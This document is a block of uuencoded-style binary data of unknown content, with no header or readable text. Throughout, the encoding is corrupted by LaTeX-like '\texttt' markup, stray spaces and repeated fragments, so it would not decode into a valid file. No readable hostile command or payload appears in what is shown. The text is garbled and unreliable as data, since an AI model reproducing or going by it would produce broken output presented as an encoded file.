MI%.KI).O)*3;9RO=4FR2?1Y1N5D,TNIRXG*>WRKGT%'.@9FR("AI@XI2QP@6 M3>=/NY)7_.\)_YR_*Q,R2S_-W_7*?]H2,Y'VG>&_L_+?(?_=2\J\$B`DFDH0? M2DF1\Y>2DI<Y?^E=F%823,.L9(74, `0#6HQKV=9MJ=)@RVJ9H#2)U/5Q\6FS $\texttt{M_OH=:!\&2J@9@,4QE"75,!\backslash G_6A_W);AWV3Q3^PHZU\backslash 4BQ\backslash.TSR??!`SW\#8(OMLOH) }$ $\texttt{M\&E)} \texttt{IW"/Y90/^0X-"2?[E;!I`N<W7UTV<H\&3M\$F++4SY5H\&\$6,\$673\#V3*9,)}$ $\texttt{M,ONDJ=1N(Q=-3\$5YZ_-)7_<+>\backslash;*!\backslash K]ZG\#UODK'0_5XE6FWVN.E0_B@)>\$@}$ MD=8?D2>4KUUA.8F[)"4E">M@Q59&5.UEI047-*#K))*ZLGI&6MZH9BBUI%E[$M_{3}XAUZO9; X^{H0}_{1}-GIY'_{1}-SR2\#XM5Z9MAP^QQ74*462P:^GN_Y+0&YB^{*}_{1}-GIY'_{$ M*;,P#2E[/69B;%JB<J+!JH`A&LC!JP`T;3RGVF@L=F2^G?<'@^%81Z0PTB\$I $M5F7; =?)C.:R4Z%=RT81B4\5FQ/*E9H7B)G1GO,/)+OSM*4=D&AQWM[?#`=A M\U?JZ&XP*R[RBS2 F/DEE F]'L[&P^&\$UUD((%6.C!QYB\.64'/\$`3DN\$7=4 M6=PK`5B<XD=XF>6;V=UMH=A(L3&Q5&_D@*<*3A6<\$9PKV%`AM\.900)B4C(D $M*FI"]2:JWMC%W[N^HH/%1\1'UN\J?(O1M/9\%;!B8)3@K.+:MI\WQ2*S5E-$ MAZ:U2@/62FF3X>`G):DF4VHRI28=Z/7D[D;AD<)CPAO6GPZ+RIG25,\$9P7D3 M3+_.5,*,:LQ,&SJ[4W"HX(C@N`%NN\$N6*\$-*AJS!\.9^9I\S57A.M9/L^'^N MDN: 4-#=LK; 6SOKF; SEZ]K; TD#Y4I(E.L3'FB*; V@R5ZWASQ5]HSL><U^P57Q MZ,YT_.A519A6P[./!;]Z:]?59`O)%E5L\$!:_*FFC9A9NR2FSR*HL\CJ+FM.^ M"'TGK/<WKX839>Y1[%XE=L^0N1<R+6[FX@K0BYA'7.61U'DHJXQX\G[&1.Z\ $M(5M*MJQBH\?6/(-BV+^M>`S%-96XQK1XQ"$+*6PXF=Q-R!B2,:H8Z<9YS?G:$ MPYF0TREA-.4COD2E1&55_KD^8I'4?/=X=(*\]K?RAT[%W'KXH#V%AH9%A=5# $M'J&K.OM: 2<$<!OVB8`Z1I["^/%D\\/E7&+.\I"HO17FXB*J90=O'PXP9Y)4_$ M!UT9>#TL814C4^40?D<.KJ='\$?.(JSR2KCR:G0K0*3/(J@SR5@94.[*9#.4% $MN"GU\$-/\&<>6\<=MYP:C]NO*\$Y(LJOIA\6&T[4L:<2]I@4I/&&F"\):IHP?(*$ M5F < GTI06 - J'8C@0AP&* & 6-HM0164W0%'MT2%ZK(R*M-CI@-#*?`PH=,*J0`M5F < GTI06 - J'8CW0AP&* & 6-HM0164W0%'MT2%ZK(R*M-CI@-#*?`PH=,*J0`M5F < GTI06 - J'8CW0AP&* & 6-HM0164W0%'MT2%ZK(R*M-CI@-#**) $MQ.>'$U*TYHB'7U(R\L`Y$5-<@M*@!KT8W6)"0E)52<FY03)*2M&/*JAHHJ(:$ M]>+ZRHZFI&C#LSE?\$A*R<(2U^38P68UY87UY>*N1:*^K;Y?\$[3X<Z!JT7DVS M;=RA:\$7QO;9!HN]B(&H2(X>(-NOOM/*(PS5IK#\&EQ8U=:BST<WPIWY!4J95 MD#P;%.H\$]Z\IIFB`\EX%TC7<G<2LB[Z\QW1%B*C"WCIAM6Y;\Z0[:XTLY-@X ML5UC6<1W,M\]/>JJD>\$GY='<(A:(BE[28M+0+1/U?UB<:&']:GTZ#Q\?97%O M-^1MY\$;\$X&]RYO)\W&^WZU6Q7ZR8WOO;6+Y^;I9GV:_+-/.WUT^+XT+V=*U7 M5VMYH).\$T"\$P+?K;#R]>W_<G?8E(#BEB1A'3TF5&@Z']@\$9RSC#B_'&[_W(Z $\texttt{MK}) < , \texttt{5P3X}) \texttt{C}_; ?\texttt{USO}) \texttt{KCT4\&"J}, \texttt{B2^>K*+=\#[6\&5\%]X_7BXZO\%; O5ELRJ\#; -5-}$

MEH7DLEM^11H#2JC33XOC!ON-E:2[QK1:V&]#8;E%V08)5D]UX=RA++=7;CX] M?1KOM*Y<NC&Z&?DZ^+N83H>#G39CU@T?MB6V"0:\$M%[\$%:T<%&%\$T7^XVFQ ME8VR=X]: `2H45[>;J<0J)%)X36U3"M&LB>V^H>5Z\]D'L&1`9#_UY\UJ?9P* M=?.X`0)^JB],2B7_<3>E:`E%P_S1(:0D8"`BY/7D[GY,")T#S4A6=0]WDQ^' MMO.8:IW*)P&C[>WZ_&5__#BT\$<B3&]_=#(_'_7&`C_U@:,0M\A^<!VKM'IQ& M092V1TOTH/\N5\$@41FG%0WI[U:.Z_]V8TL?2/B>W\$TV7A=_KD9UX2@MU4J^& M57KO,KT8SH8OC32Z9OX4A[I'!]H%2@F"'0@O.O%YC9>;&: 1\P[N"IH\$<<9L MTU^M[\$0*UPC4Z%,UM,F8<1HFL^.K<Z-	L')@8>NB\$=+83(P@>-*JB:9+G_ M=) \^3\$)@E-T:9'!W,Y[+I*U?B!WP#]DT5<AGI)<]5;5-E%Y.)CK,.F'65'0; $\label{eq:mda("-1-<=*#S&@U9-2RJ<H;0} $$ MDA("-1-<=*#S&@U9-2RJ<H;0\\)-j+;V?:>OE&7G"G6.Z8(N/4%`\6EGE0LYB^*)-j+;V?:-OE&7G"G0.Z8(N/4%`\6EGE0LYB^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N/4%`\6U^*)-j+;V?:-OE&7G"G0.ZB(N$ MM<F&9"B6P,*#C&KD"RS<-5PC*J.\,<:]PY3QS')4S^D03.=KB`VW:.2IQ28L MUNK<#TD)@<X)+CK0.=%6YX.II>)KGE8B"G"GASV;LNVS\$B*&;H^<K#_MSVN7 MP+`GJK?F65+G.:MV4W#NZ7`\$4`\$C6BRR%O/0#>DP&9&%#QH1VK89XF&L<_E] MA:V96QR=QJP4#:\GK4V.5\$6H(X.G+,J44B;:J`N8\$8CI.EGL(YBO5.X8#:1Z MWMONPJOVJ&[W[^K[GYT6`G8-TU/3N,?7)1@2H&)"B@M,1(SV,_]X6A]EWG3N $M4[CR^{;75E^{;=W'}A*3^{=MWE}_{=W\&,})E\&(\&V\7I-\$J!G(?UDRK:+:@?8J[#W!OG$ M`^F'JR^VG.EAL5PWWR(\W\$XYX#M%8;K#+&42^,09015%LWSZ],Z^&\$8?/[4> M5ED\'FJB=M(XG<6\2]6=CS(?:9PH=/(?G*P3,O?Z=97E:2\$;DA_Y332*<\$`+ MO/HLF>^=E2T\Y"5-B3-:[\$'QEOMT6'_.26AJ]/L>0\$H`>B!""R\VK[\$7?O.@ M?I,\$0\503/)[^XU)?G>_,<D?ZS<F^40XS0._];%_23#V>@"&`/0SA!9>;%1C $M/ND"B_OF'8+KYW1%2]`N/7/.]Y1B2<1M:D>Y/D5GD\+V.S\&<1W\0$2.Z*(+$ M;FIX4QMLJ&G8UH9)_C1M/%#TB**'U\$8;\$Q.#B`+111<\K>&-4HG(:(*<A;8@ M.3.AB[<Q64",*=7.KJSIB5EYR4)'7]?H+TEW?+:V10,\!_BJ\K3?20V,0:WK $M8JGE-1F]!@?-G@.\&!&(%29;B69ZXYO'JAGZ9)?^.;DSR:W63/JN;!XI/'\+A$ MMN>`&8&8]Y&E>(XG#VH>GQ"\$]0@SE,&/,\2Q470!0P+CTB9XM'3<'PPQ#:>W $MYN79FO90\&6!7@\D\W06;^6,?D3JDUF?GFXM"=\0=V2O3)\&)3/]]8AZ7:(K(F)$ M]*[<1G:[80EAB\$>3H7B&(ZLY/"JBT^;YGZ@BDSRC(CH9]IY25JK(!^OQ>PF^ MA9"A>(8CK#G:Q1,4L71,0KM0,5%L,GY80IA.0AE%&;SICVZY32B%208?%IM= M@6!V-1-%VE"BRWB3!^"LL7_SAWK4\$]5"KXU25)2<E>?\$Q(?J!8K2C]>*=T5W M6UQ8OJ*?RKU"VLEA+M>[F\$Y?TDP]3+>)8=T)MHF1,UR#2!?V/:[F<>]>0@<? MR()UNW]O%?L5`/>E`4Z%H7M5.L:Q,J*[J;P]<"Z\$:`;H`EX,X6R!LQ!2HJ"D M;'9-2@JU.\$\$.):1!=!'B8'*87"1+6?JJI=*34@8-Z;[Z>E[?'44O2LZ"4A!> M!S=?EA_6I-(\$]U(S1;O+Z9,&2U\$13=/R&:EE4[_J@6&P[OV&L;BP1G,:C+N] $\verb|M0\&ZY\&] TSHGOBBV(G+"8,TRXRM+SX@5YL6V!BLO]X\\ \verb|7^^\^/N\\./-[L0E*-XX"]$ $M[+=L^10], Z=_LB_VP@P[8V[-(8/L>+P:S21F+&P#@@W!(<$FXI:&YJ?5N0V1)]$ M%T.;Q5R^\$,UDCQ^SB9E-4F63UKMZFJ*2*V.%.\$GQHJIJZRRNE@+?,'53JM1Z M+?.3ZG#US<WP:M2?#8NW\@7!(;QYD,UW/3=EB"_AQDW"IIG03>F/!_BTVBR? $M\&@@YKV`DWX\R1$'=Q!?=#%'-T*@*X[H<(+64B:P[W'O3P)!;//4,P\;V2= \texttt{MMU9*B@CSAX?=B@} \\ \texttt{2:AY} \\ - \texttt{Z?W2`JKDQE+\#1DA-:V.YI:} \\ [\texttt{N+CGV::X9C$X4XN}] \\ \texttt{X+CQV:X$ MH-DN#H?U2K]1FLMM\OW#4AEP/*2#@2\`2@SLL%W;[\32MI31Q(V;#L;<11]& M^6KV3*8?`-:]0YK-CV0[M2S_6Z]901\L0/XV_(`;FND#^!KB1=#^\$>Q/;.\$' M1P0[6 <N=U#'1%3-+DJY+;/FT?#]3':13&0W39 <&;ES<L?8#H9/"YWL[&=B MUC8V%7OH8<?6;+0Q,D9DC"O&I+U%3S=HDRDE4U8Q>38I3H;]V45AU?ZHI\$>^ MQ'@VBUW=CXO10)C+3QY]LH=DCRKVF,5V,3^0.2%S6C%G+>:A[(ZKE@'2`?XT $MNI)/>Y4^[/W2@'FD/4?+S^="25+#7,(JEZ@K%_>;.OEC\B<5?^JM"7OPJ@)I$ $M1M: < K&GP/"NESNAAF: E8PS8K!.4^/8`B\L457T(^=XMI/;2)@]\7%7]*_JSB$ M; TA10:RD\+='QGF]+:\\K; <>#E]<23\0^8053G\$KJ6ZLZ#:\H19I%46V;>S ML-5X];;,[:H21]TO"N!^^-7[E7E9N<!HF%=8Y>5S0AYB`"`F3U+QM!P/'%-R M9.3(R=%K^]OH5O9`%X4C,QP6Z!Y/CI@J@U:_YL^"->U%S"*NLD@\6>"4"7E2 M\F053[N#^_O=Z+88]J^5"7,]_*B/N9CV*#(IN7[L4KZ2C:RW+*R)F0&496! MZV[=.;"N)F\$.:95#]JT<;H<_SRH1Z&)AY6)A[WLRH`2A809AE4'TK0QX!\$.P M,=F3BCWUL,MD<+1?GK=DR\B6DRUJ^QE/JH#<JWWY`C`EP!"0UP"<65\$ZC15% M59&MP0@,5Z.I#I]D3<B:5JSMH8B'7LA\$R\259>*>A^E&^E&W&2A[;,@>5NP^ MNTR\$><8Q&ZBXFB#4*!R:47K"C-,JXU9EP-#20YS7>JB1SB&;*&&32JHFE9A6 $MY@V)D]`K,?O$/F$1\ZY/D;G]0IOS@9PI.;.*,_=QNK.7*&5=TJHN::M[(-,#$ MF4(R1153[&'"9'!VI[/#JLB\$W&G%W>H.VNQ5X;1/5KE<YNL,'OJCF3WI+X/V $M2&;-G*R4\#(9YA%4>]+N>]R\#^?KN60_A>RKM_OI,3S'[B\;\#<K8[=M-/F(,3)]$ M>""K45SA(;XXDXYKCFU\&0[ZRQ^#)4HAKYH_':KO\6&.&)(&90[[TWKU1C;4 M;M="2NHOTJL--I*>7MJ,4%VANO<E=9<>E:7#\$R%%1_T?OZRD%N5]-#^6._%S MB"Y_#)AS6_(OIY&]XO^CA%<\$+.8=]F]*;%1B8\4FP,J^@/7BDX7>]"?3-_VB

 $MQ*8E-E-L7N:[.)X^++8EN]!C-"I#4((1=,8/H_#M=K^LT=/Q6V4(E2$B0^PP)$ M3`]?P6.=^?7P>E3,JLHFRI>2+P.?KJ'ETN-S6>NQW9,WG2E7KCH*E,OTP#6V M,;33V<&[RC)&N4)R12Y7K;;)_>VMM*"[5W^7WFW6?U4,-8-8,TB808H,)D^[MG7C*W;M_KI?GF;TFS>9BC]@.9C\K:Z:L.<T:@-4ZV>#\"_"J^Y`.@)&J?_73 M:#J42>B/2M5*A"\$S*B017WW>G"24MOOX\H++*%NL;`G9T@:;\$3Y<_U166]DR M9:/842FVW6!65I=<98EO[HHKFC;2>D2&O&'%6Q;[9K]=E=:U:Y2+1A!%RAR3 M.0'S</?T2=L"^60?)>O#V4`Y4^7,R)E7G!640#+-G%GI2]9803ZFU\>F8B72 MY9S.7BMCJ(P1&6.'\$4"73U9CXYHW4=[492&&;.C3R9\$I!XV2!#4K]@21Z_[V $\texttt{MQUN} < \texttt{005} * \texttt{[9\$8LH45V_WNXV[_96?Y]'R3} \\ \texttt{D3} * \$Y-'NQ@] \texttt{5N} \\ \texttt{V}-) < \texttt{M5}; :,; +G;$ MTAQN>W#OU5M9W6L?I19(:8'4@+'8+Q%C/I427FG'QE"FX\$)EC,@8JZ`K[>+L MAWO++=VT/4I>Z.0%,2\$P))I#RARR4CV_2`^T6VQE^-BMES8ZQB["=@QN8TFU M5\+XBA^]JGNPG4+=8"9WCM=E1ME"LD5@\$Y!M*HZ.I>,<*D^L/`EY4E?!N"L> $MY=Q=&B;+E(^NDP=E6?N]8Q4[LLDW2-%/(6=QKMDF<W6@W)^Y+)D/2_FH(=K9)$ $\label{lem:memo*--} $$ \ensuremath{ MEMO^*-\ensuremath{^\cdot<_\cdot>W}_R1\L?D3\@OX_\O7R^XI[/[5Q?,J3)G9,[)/\#T_O:MYI5A1} $$$ MU^RM6V\>7<YY=!F_2M>R4X"UW\'#ZC?;Z5";.5A"YA)5N;@MW65Q99&4AC@) $M,TJKC+)+<=:N00;%")&8P?UD-'O+3'(.TG`X_"H];K#=2*R8'U]>\E#:I)%!$ $MSS" + L, J@] + WR; G, W@W (=+^WE)] W& + W3, + (J@] (1L5 < & NQ - P_$ `R$. < MW - 8.$ M<\$;^G/RF=\$CQX*W3Z*'*UW8VBV\&K(#I*;\Q%7](-;ZW'\YP`3`J4/3?WMTW MS&`B\L<5?P+^80%U_U1;X)V(87E2YP:I6]ER/M")7TD3(?#E-"V)TPNBR&7_ MP''DKU[LLUB]M/]*&E>%_*#YE#'W)_D\$YNPF=6/G*\$@Z(UXUD&*:%V9VH'Y1 M23"7+8_W^)R3VOG?*>,6T;)+.KG']?KV8JJ:8EERE=FY0>HR9U5-4%81IW)] M]Y)1_"G!&(&+\U\/)LH)H0.22J&LI!YHZ3J\JWAS^/)G&<6A1!KOHGFVW.^ MCXW+,7_. `13T3!E8,>MT']6L_<FDSPN\$05.IC<'QB*N-[!/FAUKN*;.]#TPD MQQ`_V=W),N9\+\$VE'SZ(P5&\)B")],@=MIW!`\$KC1VE\>VU0](NT-#(Y#]?B $\texttt{M-SU(2**:,-RMF)PG=7*E\#N[R)($G9N"?/)LH)U\&.7_'56--S4Z=K-MS6-\#J5}$ MG:%`G2W6D[6T*15?"5FI3;M<D?_=RHFZ\$S-D_8(.1%TI;K(>O=_MC^NA-++5 M:KT:[_%HP\$F+TLW6FMI2`#=</])CMIL5./5!E4Q>1A'IZS2I4E9YCZHDRH+: M;Y"&TXL-AR\$A@D#R"1"5LX=187FV)WQO9L<3IXF"KX]K`:*OJ=^E/R^6'V?[M0VU[/K@CW_'M_/XF\$1B:D#45P[.#HW[\$J:+SQ>K<U-M3;"COKTTJQ0UHZBY M; <E1JNLKQZFOAM/!2^Y; N'[:;L?GX_;1;E>*_NYL,>.SH#Y^KXHYM(US7\N $MI^?!0G\#Z4O<V,(O)^G$$4\35QH;'P8>UCRBX!5-GNF;>Z/=E?3C4)P2[.7H]$ M/SS:U(\$LE86"\$PX5-16J<-WMME_QS;DB9);P9G&:K,]/QUV5G\$ORZHOHY:P# MAHJ6ZXM\$GUT239HG0:5KI94JU^Y?\$&4+@PCEV*'=7R_0%XI:DT"=*0I"WRI" M[X19.`P%YBSCC>.B2E\?)O,!!P%W;D%B4T.TPVA"LDA%>"\G)Y[6K+F=0>BF $M'^M.XP^+4]6GF`BR?3$?N06E])'&=JGH!^*S0*^Y;W6D.@&(M->U7["[,#J4])'&=JGH!^*S0*_Y;W6D.@&(M->U7["[,#J4])'&=JGH!^*S0*_Y;W6D.W**S0*_Y;W6D.W**S0*_Y;W6D.W**S0*_Y;W6D.W**S0*_Y;W6D.W**S0*_Y;W6D.W**S0*_Y;W6D.W**S0*_Y;W6D$ M89E.\&L)R4]&`]S9)6.8[@\A1ZH<&7TWKQIKS7I_:YDO.2,=KB-Z?63J87/> M4>A\W!]-RH\$APF%_Z0<DAJ&Z275@D,3[W3LDHZ!ZWO!<MBI6I&+93?S?`8\5 M3HWAQ%]3?`Q^*G:*31T'F>"H&ZCOK9/VS:HED;]NW`/N*U.%S%3(E'7RP_(2 $MAF''O']\$, YK-WPP+64A<VB N*=HH.@X=^X%-\3()DTM4Y4.Z#NEQ!!5(3=#S M2B>XGNU_E@[X):@,CKKTZ^/^DXL0NC,*.!1'3=J9D5(KRBL;:Q5KK>QN[&>! MB0)35A^/XR(L.;^>#(=VRG< F&F5,>UMCW"H:GLTH[NVL]/":2D<I;V[N9GC M=MKYW?6U7>N5928XO&]/EM7#<,8G3>R#:\$YR?9E?.S<4B?"-YOKB?BK.H#&0 M^73T7ZU>(3\$*#E4YB>X\BQO, ^K=HYQ!K#@ESX"0@:V1Q?]N=2<9,+GF@T#9: MJO,@Z;,R::T0F8)L6!7JIC=%\$Q,I)F;-\$Z?F=J@83.TW!EG"E_Z,*-5:";=W $\label{eq:mi_ev} \texttt{MI,EV/$V3^W?\&A=W[3DJ/E-OAP[P,K)"\&*Q8N"U\&Q8\#X4]D)H=N^<L,^LQPT;}$ M%5#3931=YIB.K-*2^H6'.3-DKK&S.UO28-I`AHJ,6\$S<+L9^9?4R)\J<DCF[M9.Z_MG>_S5I^F6GE<E8N=_T288`IJD7MD5W[@;SRREO>YP*5.=WL7BB#\$]*S MT/%(',8'BRK*=<C])X?+>3CV.8E0(P3N5#)6H"ESA/[R?XC[UN:X<25+_YV-MN+-3!\$&05'\J2V6[MO4:5:G[^I-#ELKNVI8EC53JQ_SZ31SF2:)(L.R)V=F-M&WVM0IY\,#,!`B`>4;7T"&4N:'<E\R';!W8)*[JBY%.L;[Z^W^P\$\G4?&>CM MEL]%"X=&U6J4M./#?CMLPJD0&(@NX\#IRXWL!L:(FW=I\F6>'\M(\;BIIT.7 M9W&967S3SL]/3G7+"*QIXO'(3_/7W:,.0U#:ZO=`E]PH^FT;-^/LH4A]OWG8 M/&]O]9.B=8(]`3]I\&YBDMP]7[W&=:0/>XXL9DP S&'^CARRT?+-O@;EO+S9 M/I/;&7>IW%XG"53OXJ^GYX6<)ZYX;_A*\44_U+Z);_Q_>Y4![.N3/BSF-)6C M5HZJZJ\P?8=`R1"/S\-+=W,#)@['DT7Q57][:?=1,491/G>\WNY4?\..0'_W M;DRC1\$9I@^_X5D[>P712RT<H9OH(H=\!?7,MXP!]>\@91'?/?';,NY+1,38E ${\tt MANO]+60:$XPWE:LT+D\N;V/W;]A_P,6R'+T?OR1RZ$J)$$ $$^4\%=36-J[G^4,4?]$ $$$ $M#<;P)%14@E$:NB@_NTZX5I#L0X[C^#,6F&>Q-R:LI,-_3I=B@U,P9E35OW]$ M6;LU4-WIVI<W=VE'"FFE&>#*T?\$<@M\$#ROE0F?E`S`-3Q1L\T_J#?#LCE5W2

M2,0\.ELN`@+9:WMJ?;>4?"`PZCT-?)ZVNU,RF<F`"[5-.-F^/-WL;G]+\$J:< M47Y9T*M]RQ97;>OW/U"L^_+NVZXK9X<3\$IS)*KO93^08K'][??@]5>L-6IG: M*MF//7Q"]4M)O^#FJ"E0K2",8`E/W@"G\7@4?\$SB*`YHO0\$KXSSZHDN-/8_0 M52!EG=+/K\$\80+0]C';SX0Z!.?7MS>N8H.^^ZWR*YY9^NEJLKZ_.]?%\&5\[M.D4X'*?&9?J<?NYL'<NA8D_%>FX>_I8H;N*<EH9#.H?X!2E==["CRD)GRI%0 MDO=-/S&VOA!U[Y8GGQ:GBS/A504ZQC[')!, *&GML/L;^LS\$PZ71:\+SN><.Y MSK:KR)/Z:6VKUF+ 3UT-2-:AC;923 M?SAL"X6)ZT?:WXDHD(TVGZBE"#9C M9P^CB'36G-]CN+.4#NCW1]!?ZT?H5P5E5JU5UXI[32B_.U-0Y:MNF43\[>SF MY?>!TC9\$K3&\$24SX_H\:5]L[5>C37<0Y_]'1G-URB,HT+BBNZ'.VB@.>6,\$X MWL3Q92A`UC.3NR(BW`@11TL?=\$EZ*8D.^N6'^8J9'F<*J+'7WHIVU.HHZSAV MK44["N*803]4%UK2:\=OG#0NZS\7<0N3Z\$19_Q38^H2RU`P</D05^!0FS<I: $M#)^?:!>5.'MU`L86!?,6A#B=>-R#8`Q.1*D?#?-K^%YV=_?;S[)2[6[[QZ>=]]$ M\%0S?`>5?V*5:/[]]7&7;I)^WG">FAW^^X2S[#A]REGN<Y8]YZ?'A\U?VQV9 MJXX974WYMU^O?I^J:#I4BU:(.O0@,^H(_1T>NYNO\L'^W1F:KQ`?;=/]YF&_ MR#048`E&R5_S\X]'GC_D&C90*V05Q.VBN.A]2%4]%Y=QT<FJT]55X-<7=E*Q MJ52[-L^<=T8A9XA>[^6SO'R73H_^XM#FS]N7]>;;\$R;LMMK&N+9_I27:89K\$ M`\$;`-#F%\?A4S<+!C?C]:27=I-/%]2HZ08MT:2@*B[U"2?5XT)\>VPB*JI*(M07#^MJ9='!9(@HD9)[_,5Y<+S-M5!6*A);K*\CS.9;`H]M/.WI[/EU+9^L*E $M^{()}$, RN\$;JJ!&C6!HSI4!PH"95[3K=9:K[XE+.#9+'#8GN*UFX+H\;32I= M(MI!=O0NQ&C@Y^MWI_/W\$`W_LH176R')M.C\`CM?"A'*,LB,;@0_9)XMSN(" MOTB,S6/WNYMG\$6GZ<SU?_2R2])<T.5=RDJ_C[[/Y\4K6RBS.CDH6<=780_1, MT9A_B8_8%<\^6U#)HABVK#V9+;"SQ.[\$%/^6Y.OUGHJ]@X<E26L_H1;'E0^Q5 M.U*6W7[:DK^/KRY6*_D#;::4T10L/8!FV"))!UM`B1F\$`HKK7Q7[Q6A6I=RA MG+8K6C3FA!3AJ"\$A+M9?+TQZ\$!-!H8E,M8+^.HUA7:F9,=FL3/QT=:9^TR)] M0ZZO+F344@S+?UW,?T:5LW)5ZE5I'(?\$\O>RU5BVH)WH88)"XQU37S#<3%>" MW.K,4])7N'G!DC2PA<Q@J^WOG!II4XMJM4A2^.)T<2SIH(0&+S(]^/P"SZJ4 M5BDA4HX3DH!!OH BE D5AIO@8\$0I]J!X.9?7W=N+BU.E.=!B9R]#E\$`HZ,W; M>&3W1VV><)<Y8E'B4]SI8QJ]#UN^2=/MN]*'#-T\0%WH^U#2]*,J8HOE<+<L M[:K@KJ*\$]O@\?>Z48?(<ROX,RJI_FY-;)=>J#X\$=T!JEP5L`:=U>8KUQIU_W $M(.<,>+V7A1]/,O3=<\.3%.Z;QG<C!7?J,6"#`KZVCU6CZWH'QTFSC9]QP^.O$ M5TOQ6J\$%YZ<?E^]DP=U5-ZCJF.;QR/V+Z]7IQ_BA9[D^DY;O]./Z0K;3_'PL $M[=\"0=*(54-*-<31D+@E2&WQL`4EGU`,6_{$S^.+RHUC"G_@^<_$K2AT4H*QU"}]$ $M5*K#H[K$Y8^J((B"7]:?%F>7Z[C77_X\EVZ[R)6_EN[(X5\O)LN_5_[(X]_F)]$ MJ(K_2E:%^"\RJ8Y_H2XT*%O*BW-]_.&HC;^ZJT@*R\$=-+*!`*^=1`35*Q4E M!"R.EV=S07J84\$A["U#\J\9?8E[1X"\QL&@!:X[<#\$7QK^XA8F@Z^?BSA.*+ $MI;PA(9E\#!8='NA3['12MYN\66\$9UY\&H\K/[H-,H[0+)\#7F4B!II/+^.CE[/N]])$ $M[U_Q^{1}E6"#MXU$9U!BH*/4)^#,*1<]SO93W<(!AJ"D!5ND>AP^9[+&&NB=)$ M*ZSKE\$-#3%+64AY+ZAD>Z=U1#10E+2;^J!U#V.GVL[:"LX1#HB<_H;_S0U.T $M'?RC#+@E-G'6%4^+MZ, KZL[4Y:GIXOW$L=05665%)O)IT5PJ@1SA;&H*Y!1$ M05Q%BB\<)Z)OD[5&6Y2\M-*6"\C.0B0CDSU!6AU:K0[2WDK%D?T]\TW5[)\F MM\$*)!KP`]S7@TST\$B893>:,/%;CO*O"]@I.<AE(U.-'P0;QW-53A#ZO`EA%3 $M^0E\#\$96J\/\$FZSCSI>4A?5](156\$W9S0GYQTWAOJ'^$1/[6X[D],C;[<WF^0]$ M(]/B>@FEW+C'WTV<"0(WBHGM9?ZD`Z8/V](-!DK0\$6;V_@Q%]_XDD.^0L^W= MD) <OTM-'OD=KOD=M/*F-D_;8G;HIWE%R)AL(8T6^7'(`\$DJ^W+,C(YF(??CS M049&2V[1\$&>Z?Q3=^1^_[#[?RP,X;!:+_V+Q,Z&@<H:0A5&KP]`\$8K1<P:!5 $\label{eq:m':W<IT&O\#E=Q^JQ]@X,!00W@[EX_Z_/EODC8!K%M,"D/KW:W&^P]`HH>R6?} \\$ M7MH&%E@[4ZL+%22)URTT?W<31\1_JV_<P#E%J7A=W)ZR[/LHI:A.>`-"WXP8 M%1(4XG.0=4?"3'_&;T5-VYH#GBM:1;G9M.^`H_...92_;CH<E=T1'MSEGJCCC $M'Y?:=VO^.VA)J$^@G.[G;H!W]CR2]12'64"WR@:FK7X_;NOAOJ<VN4^*A$$ M2M=.IC#T1\$YT_-45,CTP.\$PV[?'5!:=RONVVD=450&53RF[WREH7RV[2,E>% M*)Z?[SBG8\5><YV^V\$5?H,DH^RFC]4?X"#,2^,G70/3\$\)M]`*<_^XT6199P ${\tt M*PJ\&SBCJ5'FHXB0\$I,@0=0\$S\$\&*>(BF4_T-_-RF1_BV,Z\$MDLA-=S\$085`6H)}$ MTKD+W.HM&;30;SI"J+'`_DD:G2Z961&VZF&D/!PL1RSM?GM4)^J9W!AT[DN% MUJ;3BL%8AMQV9&RA`0[6Q0EC#"9A&.806"1?\$2Y/95-T[`5;V;D,23&K8B6X MXDR\/V+#9/3E`FO_COR`(25B(I%D&*MS""7G\$!28&!H3A*4#6UG<FXLHL;C7 MX55'F>HX6[&:5E#!PD_=37#13\$F,I#SN(C^_T`OJJ;XG2?=8:6H%J6I\$ERMH M1%;G;[6PUL*&`^@NE>*H[61YI?;%R2<MB5/SHIJ_)'FAC/@H%"VJ\L4AH&X7 $M49K$75-,DF=$=1W5<?)P/;\2A2<+.5Q`X^'PO@R[N]&)]KN[D^>M-+>QK=,/$ MD*H).1XB8!./*,P`?-,!XNE:&7+P'5DV+HJ(;X]W0T`SZP#L3.*,*WY:VW\,

M?5)-"=>EA.VBU8>L\'*[_:*?XE'&.Z^?=G<HP&M!9=D1C?-X_]+PF&59P++Y $MJS, +1J'Y_{86}, WD+F1EJI&9'=^O, D-@HL54S-'7D4A-I"^-Q=M=GVL3.T`JE$ M*GG<9+>R9SU\%Z6]<L?'B*V8^\$-?SER\$'[I7%_`HXM/<):%`<X98[%F'Y\!4 M\$*R\$^1].9;Z!AF/,\"I%)X.9F#__XYU\5!3;_QZ>=OT_0@CEERK?03XW/:N& M[C#G+PCS9G=[I&Y'I&?QK2?;NK\,[DEXDK*XO1S[`4K<D*#13S;4@B7YADB] M:E2E1GD:E6RS5-, "KH[X\FVG[XJ"IR>G;VBX6]_0G.Y,;U[8[S^X9MQ_**M1 M P&K@]#MWS=,;=>LU-DKF=.+^X[5:\$G*C99\LIE=%NB4KO[\$BR'.].+]K86J $MHE45#51TWV'^{;0D=G"![6D16X'>A%<!CG9)XQ=)DN=/.IB7V;\]'[/NQ2T[I]$ MVGG0=,%:AOGU^H.L597)KB7[*Q[]WB:NF^JT5_I!G!T[H>B.C<\$HZ^3QV\WV $M@4Q0S\(]/"05172[Y2#2.W*P8K%\GXG)J3G`PE9KQ-Z3Z),&?5*/!=\1T7=<$ $M?(W'E';M=??;P^J/V_V&'^7_D13S:UUW$/WF^?)9>L=IW<3SDE,>^(_-_?"0$ MVN6W)_ED^/B`M8\I@D_^%'F[X[YW?Z/%@:D-XY^>%WY\\W3S>7LOZQ<WK!*] M-_JG55>TZHH:KNB^=_3.J)!QX<X&^OVIO7SJ83-\$:[\$N\$C(L2UOZHI?G>E?0 M0-I`\$RNG7<VNF<3>%_GPN5(+2UAX^YFK!WOS1@T#K!N.#6C1>G0[.S8MG6QN $M[N3\%M1E:9HK5+*]FX=\#)(;\%2(MZ4BDJ-=VI]C5;XO]UZ^3S+7K[1(<@@89C+$ M;62#BW\$>;28F-)9&3UVF]Q%N^)0N:??[9U6?M.H3]-Z'U#`#52_*5Q@]IM_6 $\label{eq:model} \verb|MO(]3]B@\FW] \verb|\| 